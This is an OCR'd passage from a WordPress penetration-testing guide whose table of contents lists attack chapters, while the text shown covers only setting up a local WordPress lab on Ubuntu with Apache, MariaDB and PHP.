iGNITE Technologies

WORDPRESS PENTEST


LAB SETUP

TABLE OF CONTENTS

1	Abstract	3
2	Penetration Testing Lab Setup:Wordpress	5
2.1	WordPress Setup on Ubuntu 20.04	5
2.2	Install WordPress using Docker	14
2.3	Install WordPress on Windows Platform	18
3	Multiple Ways to Crack WordPress login	22
3.1	WPscan	22
3.2	Metasploit	24
3.3	Burp Suite	25
4	WPScan:WordPress Pentesting Framework	30
4.1	Enumerating WordPress Themes	32
4.2	Enumerating WordPress Plugins	34
4.3	Enumerating WordPress Usernames	35
4.4	Enumerate ALL with a single command	36
4.5	Brute-force attack using WPScan	37
4.6	Shell Upload using Metasploit	39
4.7	Scanning over a Proxy Server	40
4.8	Scanning with an HTTP Authentication enabled	41
5	About Us	44

Abstract

Every other web-application on the internet is somewhere or other running over a **Content Management System,** either they use WordPress, Squarespace, Joomla, or any other in their development phase. *So is your website one of them?* In this publication, we'll try to deface such WordPress websites.



Penetration Testing Lab Setup: Wordpress

Penetration Testing Lab Setup:Wordpress

WordPress Setup on Ubuntu 20.04

In order to configure WordPress in your Ubuntu platform, there are some prerequisites required for CMS installation.


Prerequisites for WordPress

- Apache
- Database (MySQL/Mariadb)
- PHP

Install Apache

Let's start the HTTP service with the help of Apache using privilege account (as root), execute the following command in the terminal.


```
apt install apache2
```



Install MySQL

For run WordPress, you will also need a database server. The database server is where WordPress content is saved. So, we are going to choose MariaDB-server as the required database for WordPress and execute the following command

```
apt install mariadb-server mariadb-
client
```




Next, execute the following commands to protect remote root login for the database server.

mysql_secure_installation

Then respond to questions asked after the command has been executed.


- Enter current password for root (enter for none): **press the Enter**
- Set root password? [Y/n]: **Y**
- New password: **Enter password**
- Re-enter new password: **Repeat password**
- Remove anonymous users? [Y/n]: **Y**
- Disallow root login remotely? [Y/n]: **Y**
- Remove test database and access to it? [Y/n]: **Y**
- Reload privilege tables now? [Y/n]: **Y**



Install php

And at last, install the php php-MySQL and run the following command to install this application.


```
apt install php php-mysql
```



Create a Database for WordPress

To access the MySQL, enter the following command which will create a database for wordpress.

```
mysql -u root -p

CREATE DATABASE wordpress;

CREATE USER 'wp_user'@'localhost' IDENTIFIED BY
'password';

GRANT ALL ON wordpress.* TO 'wp_user'@'localhost'
IDENTIFIED BY 'password';

FLUSH PRIVILEGES;

exit
```



WordPress Installation & Configuration

Now, its time to download and install the WordPress on our localhost, with the help of wget command we have fetched the compressed file of wordpress setup and extract the folder inside the /var/www/html directory.

```
cd /var/www/html

wget
http://www.wordpress.org/latest.tar.gz

tar –xvf latest.tar.gz
```

```
root@ubuntu:/var/www/html# wget https://wordpress.org/latest.tar.gz
--2020-06-30 11:12:06--  https://wordpress.org/latest.tar.gz
Resolving wordpress.org (wordpress.org)... 198.143.164.252
Connecting to wordpress.org (wordpress.org)|198.143.164.252|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 12238031 (12M) [application/octet-stream]
Saving to: 'latest.tar.gz'

latest.tar.gz                                       100%[=============================

2020-06-30 11:12:43 (412 KB/s) - 'latest.tar.gz' saved [12238031/12238031]

root@ubuntu:/var/www/html# ls
index.html  latest.tar.gz
root@ubuntu:/var/www/html# tar -xvf latest.tar.gz
wordpress/
wordpress/xmlrpc.php
wordpress/wp-blog-header.php
wordpress/readme.html
wordpress/wp-signup.php
```

Then run the given command to change ownership of 'wordpress' directory as well permission for upload directory.


```
chown -R www-data:www-data wordpress/

chmod -R 755  wordpress/

mkdir wordpress/wp-content/uploads

chown -R  www-data:www-data wordpress/wp-content/uploads
```

```
root@ubuntu:/var/www/html# chown -R www-data:www-data wordpress/
root@ubuntu:/var/www/html# chmod -R 755 wordpress/
root@ubuntu:/var/www/html# mkdir wordpress/wp-content/uploads
root@ubuntu:/var/www/html# chown -R www-data:www-data wordpress/wp-content/uploads/
root@ubuntu:/var/www/html#
```


Now, till here we are done with the installation, to create a WordPress website we need to access the application over web browser on localhost by executing following and then complete the remaining installation process.

```
http://localhost/wordpress/
```


This will open the setup file and ask to choose your preferred language. I select **English** and then press the **continue** Tab.




Read the given content and press Let's go to continue the activity.




To continue the activity, we need to enter the required details that will help the application to connect with database, thus it should be the same information that we have entered above at the time of database we have created for WordPress.




And if your above-given detail is correct, you will get the Installation page as we have here.




Now after that, it will ask you enter details for your Website which you want to host using WordPress CMS as shown in the below image and then finally click on install Tab.
Note: The User and Password asked before the installation is referred to your Database information, and the username and password asked after installed are referred to your application (CMS).



And once it is done, you will get application login page where you have to enter credential to access the dashboard of your CMS.



You will get the dashboard where you can write your content that to be posted on the website.

